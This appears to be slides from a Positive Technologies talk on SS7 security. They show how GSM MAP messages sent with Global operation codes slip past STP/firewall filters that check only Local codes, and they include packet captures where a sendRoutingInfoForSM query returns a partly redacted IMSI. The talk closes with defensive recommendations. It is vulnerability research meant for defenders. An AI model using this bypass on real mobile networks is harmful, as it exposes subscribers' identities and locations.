
```
No.          Protocol  Info
         1 GSM MAP invoke

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
▷ Transaction Capabilities Application Part
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: globalValue (1)
          globalValue: 1.5 (iso.5)
      ◢ Unknown invokeData 0
        ▷ [Expert Info (Warning/Malformed): Unknown invokeData 0]

0080  00 00 2e fc 6b 1e 28 1c  06 07 00 11 86 05 01 01   ···.·k·(· ········
0090  01 a0 11 60 0f 80 02 07  80 a1 09 06 07 04 00 00   ···`···· ········
00a0  01 00 14 03 6c 1f a1 1d  02 01 01 06 01 2d 30 15   ····l··· ·····-0·
00b0  80 07 91 [redacted] 81 01 ff 82 07 91 [redacted]   ····0··! ········
00c0  [redacted]                                          0····
```

Operation Code Tag abuse




The STP/FW is looking for a Local OpCode. Global OpCodes are ignored.

The destination network element replies with the Local OpCode and requested data.



```
No.      Protocol  Info
      1  GSM MAP   invoke
      2  GSM MAP   returnResultLast sendRoutingInfoForSM

▷ Signalling Connection Control Part
▷ Transaction Capabilities Application Part
◢ GSM Mobile Application
   ◢ Component: returnResultLast (2)
      ◢ returnResultLast
           invokeID: 1
         ◢ resultretres
            ◢ opCode: localValue (0)
                 localValue: sendRoutingInfoForSM (45)
            ▷ IMSI: [redacted]0567
            ▷ locationInfoWithLMSI

0070  01 99 08 59 64 57 49 04  00 00 2e fc 6b 2a 28 28   ···YdWI· ···.·k*((
0080  06 07 00 11 86 05 01 01  01 a0 1d 61 1b 80 02 07   ········ ···a····
0090  80 a1 09 06 07 04 00 00  01 00 14 03 a2 03 02 01   ········ ········
00a0  00 a3 05 a1 03 02 01 00  6c 80 a2 1f 02 01 01 30   ········ l······0
00b0  1a 02 01 2d 30 15 04 08  [redacted] 65 f7   ····0··· R·y···e·
00c0  a0 09 81 07 91 [redacted] 00 00 00   ······0· ······
```

Operation Code Tag abuse



The STP/FW is looking for a Local OpCode. Global OpCodes are ignored.

Equipment of four vendors reply to signaling messages with the Global OpCode.

The destination network element replies with the Local OpCode and requested data.

Conclusion

1. Check if your security tools are effective against new vulnerabilities.
2. Use an intrusion detection solution along with an SS7 firewall in order to detect threats promptly and block a hostile source.
3. Block TCAP Begin messages with multiple MAP components.
   We observed only one legal pair:
   BeginSubscriberActivity + ProcessUnstructuredSS-Data.
4. Configure the STP and SS7 firewall carefully. Do not forget about Global OpCodes.
5. All this information goes to FS.11 within the current CR.

:: Positive Technologies

Thank you!

Kirill Puzankov
kpuzankov@ptsecurity.com

Positive Technologies